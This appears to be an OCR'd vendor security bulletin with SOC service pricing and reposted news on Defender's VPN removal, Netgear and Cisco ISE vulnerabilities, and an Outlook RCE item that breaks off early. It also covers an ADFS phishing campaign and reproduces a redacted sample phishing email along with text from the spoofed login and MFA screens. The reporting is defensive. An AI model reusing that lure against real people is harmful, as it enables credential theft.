
telelink
business
services

Monthly Security Bulletin

MARCH/25



Advanced Security
Operations Center

tbs.tech | simplify the complex

This security bulletin is powered by

Telelink Business Services'

Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.

Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA


Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!



Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch Management	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation					
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			

Lite Plan

Professional Plan (incl. all from Lite)

Advanced Plan (incl. all from Professional)

Table of Contents

1. Microsoft kills off Defender 'Privacy Protection' VPN feature

Microsoft announced it is killing off its Privacy Protection VPN feature in the Microsoft Defender app at the end of the month to focus on other features.


The tech giant's announcement does not give a detailed explanation as to why the feature is being deprecated. However, the wording indicates the feature is not being heavily used, and the company wants to focus on other features.

"Our goal is to ensure you, and your family remain safer online," reads Microsoft's announcement.

"We routinely evaluate the usage and effectiveness of our features. As such, we are removing the privacy protection feature and will invest in new areas that will better align to customer needs."

Privacy Protection is a VPN solution added to the Microsoft Defender app for Android, iOS, Windows, and macOS as part of 365 Personal and Family subscriptions.

Subscribers are given 50 GB of monthly data to protect their privacy while connecting to public Wi-Fi hotspots.



10:28

Privacy protection

VPN

On

Your connection

Secure

Internet traffic is encrypted for increased security.

Your location

Hidden

Original device location and IP address are hidden for added privacy.

Privacy protection feature on Android
Source: Microsoft

In September 2024, Microsoft expanded Defender's utilization of the VPN feature, automatically detecting unsecured connections and offering to activate it for enhanced protection against Man-in-the-Middle (MiTM) and Evil Twin attacks.

Despite all that, Microsoft never really marketed the feature aggressively, and Defender's VPN only found limited embrace and adoption in the U.S. market.

Although Privacy Protection is going away on February 28, 2025, Microsoft noted that device protection, identity theft, and credit monitoring (only for the U.S.) will continue to be available as usual.

For Windows, iOS, and macOS users, no action is required. Android users, though, should remove the Defender VPN profile from their device, as leaving it unchanged will impact their network browsing capability after the end of the support date.

To do this, head to **Settings → VPN → Profiles → Microsoft Defender** → click **info** and remove it. Note that these steps may vary depending on the Android or OEM versions.

The deprecation of Privacy Protection on Defender comes after a price hike on Microsoft 365 subscriptions last month, the first one in 12 years, reflecting the integration of AI-powered features like Copilot into Word, Excel, PowerPoint, Outlook, and OneNote.

Naturally, the removal of a useful feature bundled in the suite so soon after a rise in price isn't going to resonate positively with impacted customers.

Source: https://www.bleepingcomputer.com/news/microsoft/microsoft-kills-off-defender-privacy-protection-vpn-feature/

2. Netgear warns users to patch critical WiFi router vulnerabilities

Netgear has fixed two critical vulnerabilities affecting multiple WiFi router models and urged customers to update their devices to the latest firmware as soon as possible.

The security flaws impact multiple WiFi 6 access points (WAX206, WAX214v2, and WAX220) and Nighthawk Pro Gaming router models (XR1000, XR1000v2, XR500).

Although the American computer networking company did not disclose more details about the two bugs, it did reveal that unauthenticated threat actors can exploit them for remote code execution (tracked internally as PSV-2023-0039) and authentication bypass (PSV-2021-0117) in low-complexity attacks that don't require user interaction.

"NETGEAR strongly recommends that you download the latest firmware as soon as possible," the company said in security advisories published over the weekend.

The table below lists all vulnerable router models and the firmware versions with security patches.

Vulnerable Netgear router	**Patched firmware version**
XR1000	Firmware version 1.0.0.74
XR1000v2	Firmware version 1.1.0.22
XR500	Firmware version 2.3.2.134
WAX206	Firmware version 1.0.5.3
WAX220	Firmware version 1.0.5.3
WAX214v2	Firmware version 1.0.2.5

To download and install the latest firmware for your Netgear router, you have to go through the following steps:

1. Visit NETGEAR Support.

2. Start typing your model number in the search box, then select your model from the drop-down menu as soon as it appears.
3. If you do not see a drop-down menu, ensure you entered your model number correctly or select a product category to browse for your product model.
4. Click **Downloads**.
5. Under **Current Versions**, select the first download whose title begins with **Firmware Version**.
6. Click **Release Notes**.
7. Follow the instructions in the release notes to download and install the new firmware.

"The unauthenticated RCE vulnerability remains if you do not complete all recommended steps," the company warned on Saturday.

"NETGEAR is not responsible for any consequences that could have been avoided by following the recommendations in this notification."

A Netgear spokesperson was not available for comment when contacted by BleepingComputer for more information on the two security flaws.

In July, Netgear also urged customers to update to the latest firmware immediately to patch stored cross-site scripting (XSS) and authentication bypass vulnerabilities impacting several WiFi 6 router models.

One month earlier, security researchers disclosed six flaws of varying severity levels in Netgear WNR614 N300, an end-of-life router popular among home users and small businesses.

Source: https://www.bleepingcomputer.com/news/security/netgear-warns-users-to-patch-critical-wifi-router-vulnerabilities/

3. Hackers spoof Microsoft ADFS login pages to steal credentials

A help desk phishing campaign targets an organization's Microsoft Active Directory Federation Services (ADFS) using spoofed login pages to steal credentials and bypass multi-factor authentication (MFA) protections.

The targets of this campaign, according to Abnormal Security that discovered it, are primarily education, healthcare, and government organizations, with the attack targeting at least 150 targets.


These attacks aim to gain access to corporate email accounts to send emails to additional victims within the organization or perform financially motivated attacks like business email compromise (BEC), where payments are diverted to the threat actors' accounts.

Spoofing Microsoft Active Directory Federation Services

Microsoft Active Directory Federation Services (ADFS) is an authentication system that allows users to log in once and access multiple applications and services without having to enter their credentials repeatedly.

It is typically used in large organizations to provide single sign-on (SSO) across internal and cloud-based applications.

The attackers send emails to targets impersonating their company's IT team, asking them to log in to update their security settings or accept new policies.



From: "[redacted] Service Desk" < servicedesk@[redacted]>
Sent: 10/01/2025 00:48:49
To: [redacted]
Cc:
Subject: ACTION REQUIRED: Important update

[redacted]

To: All [redacted] Employees
From: [redacted] Service Desk
Subject: Email System Maintenance

WHAT: We're excited to announce that we've rolled out a major upgrade to [redacted] email system with improved security.

WHO: All [redacted] employees.

WHY: All [redacted] employees are advised to update to integrate with the new system requirements.

HOW: Proceed here

As always we appreciate your understanding and support, If you have questions or are in need of technical assistance, please contact:

The [redacted] Service Desk

[redacted]


[redacted] Service Desk

[redacted]

Sample of a phishing email used in the attacks
Source: Abnormal Security

Clicking on the embedded button takes victims to a phishing site that looks exactly like their organization's real ADFS login page.

The phishing page asks the victim to enter their username, password, and the MFA code or tricks them into approving the push notification.



Sign in with your organizational account
someone@
Password
Sign in
© 2013 Microsoft
Sign in with your organizational account
someone@example.com
Password
Sign in

Spoofed ADFS portals


Source: Abnormal Security

"The phishing templates also include forms designed to capture the specific second factor required to authenticate the targets account, based on the organizations configured MFA settings," reads Abnormal Security's report.

"Abnormal observed templates targeting multiple commonly used MFA mechanisms, including Microsoft Authenticator, Duo Security, and SMS verification."



Enter the code displayed in the Microsoft Authenticator app on your mobile device



Verify your identity

Microsoft Authenticator code
(Enter code from Microsoft Authenticator app on your phone)

Text sent to your phone
(Enter SMS code sent to your phone)

Are your verification methods current? Check at https://aka.ms/mfasetup

Two of the many available MFA bypass screens
Source: Abnormal Security

Once the victim provides all the details, they are redirected to the legitimate sign-in page to reduce suspicion and make it appear as if the process has been successfully completed.

Meanwhile, the attackers immediately leverage the stolen information to log into the victim's account, steal any valuable data, create new email filter rules, and attempt lateral phishing.

Abnormal says the attackers in this campaign used Private Internet Access VPN to obscure their location and assign an IP address with better proximity to the organization.

Even though these phishing attacks do not breach ADFS directly, and rather rely on social engineering to work, the tactic is still notable for its potential effectiveness given the inherent trust many users have on familiar login workflows.

Abnormal suggests that organizations migrate to modern and more secure solutions like Microsoft Entra and introduce additional email filters and anomalous activity detection mechanisms to stop phishing attacks early.

Source: https://www.bleepingcomputer.com/news/security/hackers-spoof-microsoft-adfs-login-pages-to-steal-credentials/

4. Critical Cisco ISE bug can let attackers run commands as root

Cisco has released patches to fix two critical vulnerabilities in its Identity Services Engine (ISE) security policy management platform.

Enterprise administrators use Cisco ISE as an identity and access management (IAM) solution that combines authentication, authorization, and accounting into a single appliance.

The two security flaws (CVE-2025-20124 and CVE-2025-20125) can be exploited by authenticated remote attackers with read-only admin privileges to execute arbitrary commands as root and bypass authorization on unpatched devices.

These vulnerabilities impact Cisco ISE and Cisco ISE Passive Identity Connector (ISE-PIC) appliances, regardless of device configuration.

"This vulnerability is due to insecure deserialization of user-supplied Java byte streams by the affected software," Cisco said, describing the CVE-2025-20124 bug tagged with a 9.9/10 severity rating.

"An attacker could exploit this vulnerability by sending a crafted serialized Java object to an affected API. A successful exploit could allow the attacker to execute arbitrary commands on the device and elevate privileges."

CVE-2025-20125 is caused by a lack of authorization in a specific API and improper validation of user-supplied data, which can be exploited using maliciously crafted HTTP requests to obtain information, modify a vulnerable system's configuration, and reload the device.

Admins are advised to migrate or upgrade their Cisco ISE appliances to one of the fixed releases listed in the table below as soon as possible.

Cisco ISE Software Releases	First Fixed Release
3.0	Migrate to a fixed release.
3.1	3.1P10
3.2	3.2P7
3.3	3.3P4
3.4	Not vulnerable.

Cisco's Product Security Incident Response Team (PSIRT) has yet to discover evidence of publicly available exploit code or that the two critical security flaws (reported by Deloitte security researchers Dan Marin and Sebastian Radulea) have been abused in attacks.

On Wednesday, the company also warned of high-severity vulnerabilities impacting its IOS, IOS XE, IOS XR (CVE-2025-20169, CVE-2025-20170, CVE-2025-20171) and NX-OS (CVE-2024-20397) software that can let attackers trigger denial of service (DoS) conditions or bypass NX-OS image signature verification.

Cisco has yet to patch the DoS vulnerabilities impacting IOS, IOS XE, and IOS XR software with the SNMP feature enabled. However, it said they're not exploited in the wild and provided mitigation measures requiring admins to disable vulnerable object identifiers (OIDs) on vulnerable devices (although this could negatively impact network functionality or performance).

The company plans to roll out software updates to address the SNMP DoS security bugs in February and March.

In September, Cisco fixed another Identity Services Engine vulnerability (with public exploit code) that lets threat actors escalate privileges to root on vulnerable appliances.

Two months later, it also patched a maximum severity vulnerability that allows attackers to run commands with root privileges on vulnerable Ultra-Reliable Wireless Backhaul (URWB) access points.

Source: https://www.bleepingcomputer.com/news/security/critical-cisco-ise-bug-can-let-attackers-run-commands-as-root/

5. Critical RCE bug in Microsoft Outlook now exploited in attacks

CISA warned U.S. federal agencies on Thursday to secure their systems against ongoing attacks targeting a critical Microsoft Outlook remote code execution (RCE) vulnerability.

Discovered by Check Point vulnerability researcher Haifei Li and tracked as CVE-2024-21413, the flaw is caused by improper input validation when opening emails with malicious links using vulnerable Outlook versions.

The attackers gain remote code execution capabilities because the flaw lets them bypass the Protected View (which should block harmful content embedded in Office files by opening them in read-only mode) and open malicious Office files in editing mode.

